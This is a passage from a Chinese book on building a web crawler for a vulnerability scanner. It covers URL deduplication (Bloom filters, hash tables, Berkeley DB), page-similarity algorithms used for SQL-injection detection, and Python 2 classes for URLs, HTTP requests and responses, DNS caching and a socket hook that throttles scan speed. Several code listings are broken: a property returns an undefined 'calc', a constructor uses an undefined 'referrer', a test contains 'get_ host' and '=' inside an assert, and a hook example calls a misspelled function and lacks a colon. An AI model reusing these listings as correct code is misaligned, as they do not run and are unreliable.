2.15　区分 URL 的意义

重复的 URL 很好理解，因为它们已经被爬行过了，重复的爬取并不会发现新的 URL 链接，只会浪费计算资源和延长爬行时间。因此，需要找出这类 URL，并将其过滤，减少重复爬取。

那么相似的 URL 和包含的 URL 呢？

这里我们结合扫描器的场景来看，扫描器获取这些 URL 的目的主要是对它们进行安全漏洞审计，而安全漏洞审计的主要方式是对 URL 中的参数进行模糊测试（Fuzz testing）。对于相似的 URL 检测，其实就是检查服务端上同一个文件的相同参数。从漏洞检测的角度来看，如果其中一个 URL 存在漏洞，那么相似的 URL 一定也会存在漏洞，因此，就没有必要对相似的 URL 都进行检测。包含的 URL 也是同样的道理，对于服务端上的同一个文件，我们只需要检测不同的参数。对于相同的参数，可以直接过滤，这样可以避免重复检测，提高扫描器的效率。

2.16　URL 去重

上文已提到，重复的 URL 会大大降低爬虫效率，因此，我们需要对 URL 进行去重处理。那么如何进行 URL 去重呢？常见的方式有两种：布隆过滤器和哈希表去重。

2.16.1　布隆过滤器（Bloom Filter）

布隆过滤器（Bloom-Filter），是由布隆（Burton Howard Bloom）在 1970 年提出的。它实际上是由一个很长的二进制向量和一系列随机映射函数组成的，可以用于检索一个元素是否在一个集合中。它的优点是空间和查询时间都远远超过一般的算法，缺点是有一定的误识别率和删除困难。因此，Bloom Filter 不适合那些“零错误”的应用场合。而在能容忍低错误率的应用场合下，Bloom Filter 比其他常见的算法（如 Hash、折半查找）极大地节省了空间。

下面讲一下布隆过滤器的原理。

布隆过滤器首先需要的是一个位数组和 k 个映射函数（与 Hash 表类似），在初始状态时，对于长度为 m 的位数组 array，它的所有位置都被置为 0。

对于有 n 个元素的集合 S={s1,s2……sn}，通过 k 个映射函数{f1,f2……fk}，将集合 S 中的每个元素 sj(1<=j<=n)映射为 k 个值{g1,g2……gk}，然后再将位数组 array 中相对应的 array[g1],array[g2]……array[gk]置为 1。

如果要查找某个元素 item 是否在 S 中，则通过映射函数{f1,f2……fk}得到 k 个值{g1,g2……gk}，然后再判断 array[g1],array[g2]……array[gk]是否都为 1，若全为 1，那么 item 在 S 中，否则 item 不在 S 中。

2.16.2　哈希表去重

哈希表去重的做法比较简单，它通过建立一个哈希表，然后将种子 URL 放进去。对于任何一个新的 URL，首先它需要在哈希表中进行查找，如果哈希表中不存在，那么就将新的 URL 插入哈希表中，直至遍历完所有的 URL，最后哈希表中的内容就是去重后的 URL。这种方式去重效果精确，不会漏掉一个重复的 URL，但对空间的消耗也相应较大。根据哈希表存放的位置，可以将其分为两种方式：一种是基于内存的 Hash 表去重；另一种是基于硬盘的 Hash 表去重。

1．基于内存的 Hash 表去重

这种方式直接在内存中对 URL 进行操作和去重，随着 URL 的增长，它消耗的内存空间也越来越多，然而内存大小是有瓶颈的，因此，它无法完成对大型网站的全站爬取。但由于数据操作是直接在内存中执行的，所以，它的处理速度很快。

在真实的爬取中，由于 URL 是字符串形式，占用的字节数较多，按照保守估计，每个 URL 平均的长度为 20，当然，URL 越长占用的空间也就越大。这种情况下我们可以进行简单的优

化，对 URL 进行压缩存储。

以 md5 哈希算法为例，md5 运算后的结果是 128bit，也就是 16 字节的长度，而且每个 URL 的长度都可以控制在 16 字节，这样就可以极大地减少存储空间的开销。

具体的操作方式为：对 URL 进行哈希运算，然后放到这个哈希表中，如果哈希值不存在于哈希表中，就将该 URL 插入结果列表，同时将哈希值插入哈希表，直至遍历结束，此时结果列表中就是去重后的 URL。

2．基于硬盘的 Hash 表去重

它将 URL 存储在硬盘上，并在硬盘上对其进行去重。这样在处理海量 URL 的时候，就不用担心内存溢出的问题。这种方式有个成熟的解决方案，就是利用 Berkeley DB 进行基于硬盘的 URL 去重。

Berkeley DB 是一个开源的文件数据库，介于关系数据库与内存数据库之间，使用方式与内存数据库类似，它提供的是一系列直接访问数据库的函数，是一个高性能的嵌入式数据库编程库（引擎），可以用来保存任意类型的键/值对（Key/Value），而且可以为一个健保存多个数据。它支持数千个并发线程同时操作数据库，支持最大 256TB 的数据。同时提供诸如 C 语言、C++、Java、Perl、Python 等多种编程语言的 API，并且广泛支持大多数类 Unix 操作系统、Windows 操作系统，以及实时操作系统（如：VxWorks）。

Berkeley DB 实际是一个在硬盘上的 Hash 表，我们可以使用压缩后的 URL 字符串作为 Key，而对于 Value 可以使用 Boolean，一个字节；实际上，Value 是一个状态标识，减少 Value 占用存储空间，然后直接向 Berkeley DB 添加 URL 即可。当遇到重复的 URL 时，它就会通过返回值告知我们。

2.17　页面相似算法

在一些情况中，比如 SQL 注入检测，我们通常需要比较两个页面内容的关系，看看它们是否相似或相同，然后利用它们的差异性来判断输入对后端应用的影响。页面相似算法有很多，这里主要介绍其中常用的两种：编辑距离和 Simhash。

2.17.1　编辑距离（Levenshtein Distance）

它是指两个字符串之间，由一个转成另一个所需的最少编辑操作次数。许可的编辑操作包

括将一个字符替换成另一个字符，插入一个字符，删除一个字符。编辑距离的算法由俄国科学家 Levenshtein 提出，所以叫 Levenshtein Distance。一般来说，编辑距离越小，两个串的相似度越大。

2.17.2　Simhash

Simhash 是 Google 用来处理海量文本去重的算法，它会为每一个 Web 文档通过 Hash 的方式生成一个 64 位的字节指纹，暂且称之为“特征字”，判断相似度时，只需判断特征字的海明距离是不是小于 n（根据经验值，n 一般取值为 3），就可判断两个文档是否相似。

那么，什么叫海明距离呢？在信息编码中，两个合法代码对应位上编码不同的位数称为码距，又称海明距离。

举例如下：

10101 和 00110 从第一位开始依次有第一位，第四位和第五位不同，则海明距离为 3。

2.18　断连重试

在爬虫的爬行过程中，为了保证爬虫的稳定和健壮，必须要考虑网络抖动的因素。因此，我们需要增加断连重试机制。当连接断开时，爬虫需要尝试去重新建立新的连接，只有当连接断开的次数超过阀值时，才会认定当前的网络不可用。

2.19　动态链接与静态链接

这里所说的动态链接和静态链接，主要是针对 URL 而言的，它们可以通过 URL 的扩展名来区分。

静态链接主要是指静态资源文件，扩展名主要为：rar、zip、ttf、png、gif 等。因为它们对获取新的 URL 并没有做出太多贡献，而且这类链接的数量又非常大，因此，我们需要在新一轮爬取前过滤这些无意义的静态链接，这样就可以极大地提高爬行效率。

动态链接与静态链接是相反的，它所代表的页面中包含新的 URL，我们需要对其进行页面解析和 URL 提取操作，这类链接的扩展名主要为：html、shtml、do、asp、aspx、php、jsp 等。

第 3 章

Web爬虫进阶

有了上面 Web 爬虫的基础知识后，下面我们开始学习 Web 爬虫进阶。在本章中，我们从零开始编写自己的爬虫，并让它可以在互联网的世界中自由、聪明地爬取。

3.1 Web 爬虫的工作原理

Web 爬虫，即从一个或若干个初始网页的 URL 开始，获得初始网页上的 URL，在抓取网页的过程中，不断从当前页面上抽取新的 URL 放入队列，直到满足一定的条件才会停止爬取。

从上面这段话可以看到，爬虫的工作原理其实很简单，根据内容定义可以很容易地给出 Web 爬虫的框架代码（Python 版本），如下：

```
from Queue import Queue
MAX=100

#初始网页URL
root_url = "http://www.anquanbao.com"

#URL队列
url_queue = Queue(MAX)
url_queue.put(root_url)

while True:
    #当满足一定的条件，停止爬取
    if condition:
        break

    #从队列中获取待爬行的URL
    current_url = url_queue.get()

    #获取当前页面中新的URL
    new_urls = get_new_url(current_url)
```

```
    #抽取新的URL放入队列中
    for next_url in new_urls:
        if next_url not in seen:
            seen.put(next_url)
            url_queue.put(next_url)
```

从上面的代码来看，爬虫很简单，仅仅这么短短几行代码，就已经实现了 Web 爬虫的基础结构。那么，接下来就结合上一章的“Web 爬虫基础”知识，来对这段爬虫的结构代码进行完善，并打造出属于自己的 Web 爬虫。

3.2　实现 URL 封装

由于在爬取的过程中，爬虫不仅需要对 URL 进行频繁操作和处理，同时还需要获取 URL 中的很多元信息，比如，主机名、端口、根域名、文件名、扩展名和请求参数等。因此，在这里我们需要对 URL 进行类封装，这样可以方便后续对其进行统一的维护和改进。

在 URL 类中，主要通过 Python 自带的 URL 解析模块（urlparse）来获取 URL 相关的属性信息，部分实现代码如下：

```
#coding=utf-8
'''
URL.py
'''
import urlparse
DEFAULT_ENCODING="utf-8"

class URL:
    def __init__(self,url,encoding=DEFAULT_ENCODING):
        self._unicode_url     = None
        self._change      = False
        self._encoding        =encoding
        if not url.startswith("https://") and not url.startswith("http://"):
            #默认设置为http
            url = "http://" + url
        urlres= urlparse.urlparse(url)
        self.scheme = urlres.scheme
        if urlres.port is None:
            self.port = 80
        else:
            self.port = urlres.port
        #www.watscan.com:80
        if urlres.netloc.find(":")>-1:
            self.netloc =urlres.netloc
        else:
            self.netloc =urlres.netloc+":"+str(self.port)
        self.path         =urlres.path
        self.params   =urlres.params
```

```
        self.qs      =urlres.query
        self.fragment    =urlres.fragment
    #获取URL中的域名
    def get_domain(self):
        return self.netloc.split(':')[0]
    #获取URL中的主机名
    def get_host(self):
        return self.netloc.split(':')[0]
    #获取URL中的端口
    def get_port(self):
        return self.port
    #获取URL中的路径
    def get_path(self):
        return self.path
    #获取URL中的文件名
    def get_filename(self):
        return self.path[self.path.rfind('/')+1:]
    #获取URL中的文件扩展名
    def get_ext(self):
        fname = self.get_filename()
        ext = fname[fname.rfind('.')+1:]
        if ext ==fname:
            return ''
        else:
            return ext
    #获取URL中的参数
    def get_query(self):
        return self.qs
    #获取URL所对应的完整字符串
    @property
    def url_string(self):
        u_url = self._unicode_url
        if not self._changed or u_url is None:
            data = (self.scheme, self.netloc, self.path,self.params, self.qs,
self.fragment)
            dataurl = urlparse.urlunparse(data)
            try:
                u_url = unicode(dataurl)
            except UnicodeDecodeError:
                u_url = unicode(dataurl, self._encoding, 'replace')
            self._unicode_url =u_url
            self._changed = True
        return calc
……
    def __str__(self):
        return "%s" % (self.url_string.encode(self._encoding))
    def __repr__(self):
        return '<URL for "%s">' % self.url_string.encode(self._encoding)
```

这样我们就可以利用该类来获取 URL 中的根域名、文件名和扩展名信息了，测试的效果如下：

```
#coding=utf-8
'''
test_URL.py
'''
from teye_web.http.URL import URL

def TestURL():
    url = URL("http://www.anquanbao.com/book/index.php?id=1#top")
    assert url.get_ host()=="www.anquanbao.com"
    assert url.get_ port()==80
    assert url.get_path()="/book/index.php"
    assert url.get_filename()=="index.php"
    assert url.get_ext() =="php"
    assert url.get_query()=="id=1"
    assert url.get_fragment()=="top"
    assert url.url_string==" http://www.anquanbao.com/book/index.php?id=1#top"
```

运行的结果为：

```
imiyoo:~/workplace/tscanner$ nosetests tests/test_URL.py -s
.
----------------------------------------------------------------------
Ran 1 test in 0.000s

OK
```

3.3　实现 HTTP 请求和响应

在本书第 2 章中，我们知道，爬虫是通过对 HTTP 请求、响应的方式与 Web 应用进行交互的。因此，在爬虫的实现中，也应遵循该原则，对构造标准的 HTTP 请求行发送，同时还要对 HTTP 响应进行相应的标准化处理，这样就可以完整地表示交互之间的数据。下面就对 HTTP 请求和响应进行标准化封装，分为 Request 类、Response 类，如下：

1．Request 类

在 Request 类中，需要能够完整地表示 HTTP 请求，并对其相关内容进行操作，部分代码及结构如下：

```
#coding=utf-8
'''
Request.py
'''
import copy
from URL import URL

class Request:
    def __init__(self,url,method='GET',headers=None,cookies=None,referer=None,
```

```
            data=None,user_agent=DEFAULT_USER_AGENT,**kwargs):
        if isinstance(url,URL):
            self._url = url
        else:
            self._url = URL(url)
        self._method = method.upper()
        self._headers = {}
        self._cookies = cookies
        self._referer = referrer
        self._user_agent = user_agent
        if self._cookies:
            headers.update({"Cookie": self._cookies})
        if self._referer:
            self._headers.update({"Referer": self._referer})
        if self._user_agent:
            self._headers.update({"User-Agent": self._user_agent})
        self._get_data  = self._url.get_querystring()
        if data:
            self._post_data = data
    def get_get_param(self):
        '''
        '''
        return self._get_data
    def get_post_param(self):
        '''
        '''
        return self._post_data
    def get_url(self):
        '''
        '''
        return self._url
    def get_method(self):
        '''
        '''
        return self._method
    def get_headers(self):
        '''
        '''
        return self._headers
    def get_cookies(self):
        '''
        '''
        return self._cookies
    def set_post_data(self,postdata):
        '''
        '''
        self._post_data = postdata
    def set_get_data(self,getdata):
        '''
        '''
        self._get_data = getdata
    def set_referer(self,referer):
        '''
```

```
        '''
        self._referer = referer
    def set_cookies(self,cookies):
        '''
        '''
        self._cookies = cookies
    def __str__(self):
        '''
        '''
        result_string = self._method
        result_string +=" "+self._url.url_string + " HTTP/1.1\r\n"
        headers = copy.deepcopy(self._headers)
        headers.update({"Host":self._url.get_host()})
        for key,value in headers.iteritems():
            result_string +=key+": "+value
            result_string +="\r\n"
        result_string +="\r\n"
        if self._method=="POST":
            result_string +=str(self._post_data)
        result_string = result_string.encode("utf-8")
        return result_string
    def __repr__(self):
        '''
        '''
        vals =
{'method':self.get_method(),'url':str(self.get_url()),'id':self.get_id()}
        return '<Request | %(method)s | %(url)s | %(id)s>' % vals
```

2．Response 类

同样，在 Response 类中，也需要用它来表示 HTTP 响应中的所有信息，并能够对响应的内容进行相关操作和处理，部分代码及结构，如下：

```
#coding=utf-8
'''
Response.py
'''
import uuid
import copy
import re
from URL import URL

DEFAULT_ENCODING="utf-8"
DEFAULT_CHARSET = DEFAULT_ENCODING

#将Requests模块返回的响应转换为Response类
def from_requests_response(res,req_url):
    code     = res.status_code
    msg      = res.reason
    headers  = res.headers
    body= res.content
    charset  = res.encoding
```

```
    return Response(code,headers,body,req_url,msg,charset=charset)

class Response:
    def __init__(self,status_code=None,headers=None,body=None,
            req_url=None,msg='OK',id=None,time=0.2,charset=None):
        self._code        = status_code
        self._headers     = headers
        self._req_url     = req_url
        self._body    = None
        self._raw_body    = body
        self._msg         = msg
        self._time    = time
        self._charset     = charset
        #Response对象的唯一标识属性
        self.id = id if id else uuid.uuid1()
    def set_id(self,id):
        self.id = id
    def get_id(self):
        return self.id
    def set_code(self,code):
        self._code = code
    def get_code(self):
        return self._code
    def set_url(self,url):
        self._req_url = url
    def get_url(self):
        return self._req_url
    def set_body(self,body):
        self._body = body
    def get_body(self):
        return self._body
    def get_cookies(self):
        if "set-cookie" in self._headers.keys():
            return self._headers["set-cookie"]
        else:
            return None
    def get_headers(self):
        return self._headers
    @property
    def headers(self):
        return self._headers
    @property
    def body(self):
        if self._code is None:
            return self._body
        if self._body is None:
            self._body,self._charset = self._charset_handling()
        return self._body
    @property
    def charset(self):
        if self._code is None:
            return self._charset
        if self._charset is None:
```

```
            self._body,self._charset = self._charset_handling()
        return self._charset
    def set_charset(self,charset):
        self._charset = charset
    def get_charset(self):
        return self._charset
    def get_lowercase_headers(self):
        return dict((k.lower(),v) for k,v in self._headers.iteritems())
    def _charset_handling(self):
        lowercase_headers = self.get_lowercase_headers()
        #Requests模块默认的编码:ISO-8859-1
        charset = self._charset
        #原始的body数据，需要对其进行编码处理
        rawbody = self._raw_body
        if charset !=DEFAULT_CHARSET and lowercase_headers.has_key('content-type'):
            charset_mo =
re.search('charset=\s*?([\w-]+)',lowercase_headers['content-type'])
            if charset_mo:
                charset = charset_mo.groups()[0].lower().strip()
            else:
                charset_mo=
re.search('<meta.*?content=".*?charset=\s*?([\w-]+)".*?>',
                rawbody,re.IGNORECASE)
                if charset_mo:
                    charset = charset_mo.groups()[0].lower().strip()
                else:
                    try:
                        raise Exception
                    except:
                        charset = DEFAULT_CHARSET
            try:
                _body = unicode(rawbody,charset)
            except:
                charset ="gbk"
                try:
                    _body = unicode(rawbody,charset)
                except UnicodeDecodeError,e:
                    _body = rawbody
                    charset = "UNKNOWN"
        else:
            _body = unicode(rawbody,"utf-8",errors='ignore')
        return _body,charset
    def __str__(self):
        result_string = 'HTTP/1.1 '+str(self._code)+' '+self._msg+'\r\n'
        if self.headers:
            result_string +='\r\n'.join(h + ':' + hv for h,hv in self.headers.items())
+ '\r\n'
        if self.body:
            result_string +='\r\n'+self.body.encode("utf-8")
        return result_string
    def __repr__(self):
        vals = {'code':self.get_code(),'url':str(self.get_url()),'id':self.id}
        return '<Response | %(code)s | %(url)s | %(id)s>' % vals
```

有了 HTTP 请求和响应这两个类后，爬虫就可以理解 HTTP 协议了，但还需要有一个能够将它们关联起来的功能，即：HTTP 请求的发送。

为了避免重复造“轮子”，这里笔者以 wCurl 类来实现，wCurl 是一个基于 Requests 模块的二次封装，这里之所以选择 Python 中的 Requests 模块，主要是因为它的功能完善、文档齐全、使用方便，而且非常人性化，正如它的名称所说，“HTTP For Humans——给人类使用的 HTTP 库”!

在 wCurl 类中，我们主要完成 HTTP 请求的发送功能，并实现 HTTP 请求中各类请求方法，最后再对响应内容进行 Response 类的转化，部分核心代码实现如下：

```
#coding=utf-8
'''
wCurl.py
'''

import time
import socket
import httplib
import requests
requests.packages.urllib3.disable_warnings()

from teye_data.config import cfg
from teye_web.http.URL import URL
from teye_web.http.Request import Request
from teye_web.http.Response import Response,from_requests_response

timeout = 60
socket.setdefaulttimeout(timeout)

class wCurl:
    '''
    '''
    def __init__(self):
        '''
        '''
        self._scan_signature=cfg["scan_signature"] if cfg.has_key("scan_signature")
else "TScanner/1.0"
        self._scan_cookies= cfg["scan_cookies"] if cfg.has_key("scan_cookies") else {}
        self._scan_proxies= cfg["scan_proxies"] if cfg.has_key("scan_proxies") else {}
        #0关闭调试，1开启调试
        httplib.HTTPConnection.debuglevel = 0
    def get_default_headers(self,headers):
        '''
        '''
        default_headers = {"User-Agent":self._scan_signature}
        default_headers.update(headers)
```

```
        return default_headers

    def get(self,url, headers={}, **kwargs):
        '''
        '''
        default_headers = self.get_default_headers(headers)
        if not isinstance(url,URL):
            url = URL(url)
        requests_response = None
        try:

    requests_response=requests.get(url.url_string,headers=default_headers,**kwargs)
        except:
            return self._make_response(requests_response,url)
        response = self._make_response(requests_response,url)
        return response
    def post(self,url, headers={},data=None, **kwargs):
        '''
        '''
        default_headers = self.get_default_headers(headers)
        if not isinstance(url,URL):
            url = URL(url)
        requests_response = None
        try:
            requests_response =
            requests.post(url.url_string,headers=default_headers,data=data,**kwargs)
        except:
            return self._make_response(requests_response,url)
        response = self._make_response(requests_response,url)
        return response

    def _send_req(self,req):
        '''
        '''
        method       = req.get_method()
        #不带查询参数和信息片段的URL
        uri          = req.get_url().get_uri_string()
        getdata      = req.get_get_param()
        postdata     = req.get_post_param()
        headers      = req.get_headers()
        cookies      = self._scan_cookies
        proxies      = self._scan_proxies
        send = getattr(requests,method.lower())
        requests_response = None
        try:
            requests_response=
send(uri,params=getdata,data=postdata,headers=headers,cookies=cookies,proxies=proxies
)
        except:
            return self._make_response(requests_response,req.get_url())
        else:
```

```
            response = self._make_response(requests_response,req.get_url())
            return response

    def _make_response(self,resp_from_requests,req_url):
        '''
        '''
        if resp_from_requests is None:
            response = Response(req_url=req_url)
        else:
            response = from_requests_response(resp_from_requests,req_url)
        return response
```

这样我们就可以用 wCurl 类发送 HTTP 请求，并获取对应的 HTTP 响应了，如下：

```
#coding=utf-8
'''
test_wcurl.py
'''

from wCurl import wcurl
res = wcurl.get("http://www.baidu.com")
print res
```

运行该文件，结果如下：

```
imiyoo:~/workplace/tscanner$ python test_wcurl.py
send: 'GET / HTTP/1.1\r\nHost: www.baidu.com\r\nConnection: keep-alive\r\nAccept-Encoding: gzip, deflate\r\nAccept:
*/*\r\nUser-Agent: TScanner/1.0\r\n\r\n'
reply: 'HTTP/1.1 200 OK\r\n'
header: Date: Tue, 06 Dec 2016 10:39:26 GMT
header: Content-Type: text/html; charset=utf-8
header: Transfer-Encoding: chunked
header: Connection: Keep-Alive
header: Vary: Accept-Encoding
header: Set-Cookie: BAIDUID=36ED3D60FF738221E25BFD6CC7FC4F44:FG=1; expires=Thu, 31-Dec-37 23:55:55 GMT; max-age=2147
483647; path=/; domain=.baidu.com
header: Set-Cookie: BIDUPSID=36ED3D60FF738221E25BFD6CC7FC4F44; expires=Thu, 31-Dec-37 23:55:55 GMT; max-age=21474836
47; path=/; domain=.baidu.com
header: Set-Cookie: PSTM=1481020766; expires=Thu, 31-Dec-37 23:55:55 GMT; max-age=2147483647; path=/; domain=.baidu.
com
header: Set-Cookie: BDSVRTM=0; path=/
header: Set-Cookie: BD_HOME=0; path=/
header: Set-Cookie: H_PS_PSSID=1461_21530_21090_18559_21455_21409_21418_21553_21670; path=/; domain=.baidu.com
header: P3P: CP=" OTI DSP COR IVA OUR IND COM "
header: Cache-Control: private
header: Cxy_all: baidu+b1f49deefae622a51f0e197b99080057
header: Expires: Tue, 06 Dec 2016 10:39:16 GMT
header: X-Powered-By: HPHP
header: Server: BWS/1.1
header: X-UA-Compatible: IE=Edge,chrome=1
header: BDPAGETYPE: 1
header: BDQID: 0xeb6a584f000036b4
header: BDUSERID: 0
header: Content-Encoding: gzip
<Response | 200 | GET,http://www.baidu.com | 0a955021-bba1-11e6-b35d-d0a637ed2df5>
```

在 URL 爬取过程中，为了减少频繁地对域名进行 DNS 查询，我们可以根据本地缓存 DNS

的查询结果进行优化。如果该域名已经查询过，那么就直接返回 DNS 查询结果，而不必向 DNS 服务器发送查询请求。只有当该域名还没有被查询过的时候，才会进行 DNS 查询，并记录域名到 IP 的对应关系。具体的代码实现如下：

```
#coding=utf-8
'''
test_dns.py
''''

import socket
_dnscache = {}

def _setDNSCache():
    def _getaddrinfo(*args,**kwargs):
        global _dnscache
        if args in _dnscache:
            return _dnscache[args]
        else:
            _dnscache[args] = socket._getaddrinfo(*args,**kwargs)
            return _dnscache[args]

    if not hasattr(socket,'_getaddrinfo'):
        socket._getaddrinfo = socket.getaddrinfo
        socket.getaddrinfo = _getaddrinfo
```

下面通过从 HTTP 请求发送到 HTTP 响应接收所经历的时间，来看一下 DNS 缓存优化的结果：

```
def test():
      _setDNSCache()
      import requests
      r1 = requests.get('http://www.baidu.com')
      print "第一次没命中缓存的时间:"+str(r1.elapsed.microseconds)
      r2 = requests.get('http://www.baidu.com')
      print "第二次命中缓存的时间:"+str(r2.elapsed.microseconds)
test()
```

运行后的结果如下：

```
imiyoo:~/workplace/tscanner$ python test_dns.py
第一次没命中缓存的时间:15169
第二次命中缓存的时间:6725
```

从上面的结果来看，一次大约能够节省 8000 多微秒，约 8 毫秒，而通常爬虫都是针对一个网站进行大量的请求发送动作，因此节省的时间还是比较可观的。

下面来讲一下扫描速率控制。扫描速率的控制有两种方法实现，一种是将需要发送的请求全部存入队列，然后新起一个线程，每隔一段时间从队列中取一个请求进行发送，并对响应进

行处理；另一种则是利用 HOOK 的方式，对 socket 中的 connect 函数进行 HOOK，在请求发送之前进行时间间隔的统一控制和处理，从而实现扫描速率的控制。

由于 HOOK 的方式便于理解和操作，因此，这里就以 HOOK 方式来实现。在对 connect 函数进行 HOOK 之前，先举个例子，便于读者理解。下面有个函数 show()，对其进行 HOOK，在函数 show()运行之前，打印出当前的时间，由于该例子用到 Python 中的 apply 函数，这里先介绍一下该函数的用法。

apply(func[,args [,kwargs]])函数用于当函数参数已经存在于一个元组或字典中时，间接地调用函数。args 是一个包含将要提供给函数的按位置传递的参数的元组。举例说明一下，假如函数 A 的位置为 A（a=1,b=2），那么这个元组中就必须严格按照这个参数的位置顺序（a=3,b=4）进行传递，而不能是（b=4,a=3）这样的顺序。kwargs 是一个包含关键字参数的字典，如果 args 不需要传递，kwargs 需要传递，那么必须在 args 的位置留空，apply 的返回值就是 func 函数的返回值。如果直接省略了 args，那么任何参数都不会被传递。具体使用方法和示例如下：

```
#coding=utf-8

def noargs_fun():
    print "No args functions"

def tup_fun(arg1,arg2):
    print arg1,arg2

def dic_fun(arg1=1,arg2=2):
    print arg1,arg2

if __name__ == '__main__':
    apply(noargs_fun)
    apply(tup_fun,("参数1","参数2"))
    kw={"arg1":"参数1","arg2":"参数2"}
    apply(dic_fun,(),kw)
```

下面我们来看看如何利用 apply 函数进行 HOOK 操作，代码实现如下：

```
func.py

#coding=utf-8
def show():
    print "Hello,the World"

hook.py

#coding=utf-8
import func
def _hook_show(*args,**kwargs):
```

```
    #to do hook
    print "hook show func"
    realfun,= args
    return apply(realfun)
def hook():
    _show = func.show
    func.show  = lambda  :apply(_hooked_show,(_show,))

if __name__=="__main__"
    hook()
    func.show()
```

当运行 hook.py 时会发现，调用 show 函数时，实际上在执行_hook_show 函数，此时就可以在_hook_show 函数中对 show 函数进行 HOOK 操作，如下图：

```
imiyoo@debian:/home/wwwroot/default/book/python/hook$ python hook.py
hook the show func
hello,the world!
```


有了 HOOK 函数的基础，就可以利用该方式对 socket 中的 connect 函数进行 HOOK，在 wCurl 类中增加 HOOK 操作进行扫描速率的控制，部分实现代码如下：

```
......
   def _hook_manager(self):
        '''
        '''
        _connect = socket.socket.connect
        socket.socket.connect=lambda
*args,**kwargs :apply(self._hook_connect,(_connect,self,args,kwargs))

    def _hook_connect(self,*args,**kwargs):
        '''
        '''
        realfun,selfobj,realargs,realkwargs = args

        while True:
            begin = time.time()
            now_time = max(0.01,begin-self._time)
            if now_time > 5:
                self._conn = 0
                self._time = now_time
                break
            if self._conn/now_time<=self._speed:
                break
            else:
                time.sleep(0.01)
         self._conn +=1

        return apply(realfun,realargs,realkwargs)
.......
```

此时再利用 socket 进行网络通信，程序就会对请求的连接数进行控制，如下：

```
test_wcurl.py

#coding=utf-8
from wCurl import wcurl
for x in xrange(0,10):
       res=wcurl.get("http://www.baidu.com")
       print res
```

运行的效果如下图：



小结：

在这一节中，我们给爬虫增加了 HTTP 请求发送功能，它已经具备了关联 HTTP 请求和 HTTP 响应的能力。但是仅有这些能力，爬虫还是不能正常地爬取，此时还需要对 HTTP 响应进行页面解析，获取页面中新的 URL，这样爬虫才能不断地进行后续爬取。

3.4　实现页面解析

下面我们接着来实现页面解析的功能。

3.4.1　HTML 解析库

在 Python 环境中，常用的 HTML 解析库有 HTMLParser、lxml 和 html5lib 等，可以使用它们进行页面解析和 URL 提取，其各自的特点如下：

解析器	优势	劣势
HTMLParser	• Python 的内置标准库	• 文档容错能力弱
lxml	• 速度快 • 文档容错能力强	• 需要安装 C 语言库
html5lib	• 容错性好 • 以浏览器的方式解析文档 • 生成 HTML5 格式的文档	• 速度慢

1．HTMLParser

它是 Python 中内置的用来解析 HTML 的模块，可以分析出 HTML 里面的标签、数据等，通过 HTMLParser 处理 HTML 非常简便。HTMLParser 采用的是一种事件驱动的模式，当 HTMLParser 找到一个特定的标记时，它会去调用一个用户自定义的函数，并以此来通知程序处理，其中用户定义的回调函数都是以 handler_开头命名的。

2．lxml

lxml（官网地址 http://lxml.de/）是 Python 处理 XML 和 HTML 相关功能最丰富和最容易使用的库。lxml 是 libxml2 和 libxslt 库的一个 Python 化的绑定。它与众不同的地方是兼顾了这些库的速度和功能的完整性，以及纯 Python API 的简洁性。由于爬虫通常需要处理的页面很多，所以这里我们选择速度快和容错能力强的 lxml 库对 HTML 进行解析。

3．html5lib

html5lib 是一个通过 Ruby 和 Python 解析 HTML 文档的类库，支持 HTML5 并最大程度兼容桌面浏览器。

在页面解析中，我们需要处理两个主要问题：一个是 URL 提取；另一个是自动填表。也就是说，当碰到页面中有 FORM 表单时，需要完成对表单内容的自动填充，然后再发送给服务端。


3.4.2　URL 提取

URL 提取来源于 HTTP 响应头和 HTTP 响应体。

1．HTTP 响应头

当响应的状态码为 301 或 302 时，响应头中会有 Location 字段，它的值中会有 URL 信息，

如下：



当然可能还会有一些其他自定义字段包含 URL 信息，所以需要从 HTTP 响应头中提取 URL。

2．HTTP 响应体

响应体中的 URL 提取比较简单，这里有两种常用的方式：一种是利用 URL 正则对响应体的内容进行全文匹配，找出其中所有的 URL 信息；另一种是对 HTML 进行解析，遍历存在 URL 的标签，如：超链接标签<a>、表单标签<form>和脚本标签<script>等，获取这些标签的属性值即可。第一种方式由于是通过正则匹配来获取，URL 的准确度较差，只能够获取一些标准格式的 URL；第二种方式是通过标签的属性值来获取 URL，理论上准确度会高些，但可能会漏掉页面的一些 URL。因此，这里需结合两种方式来提取 URL。

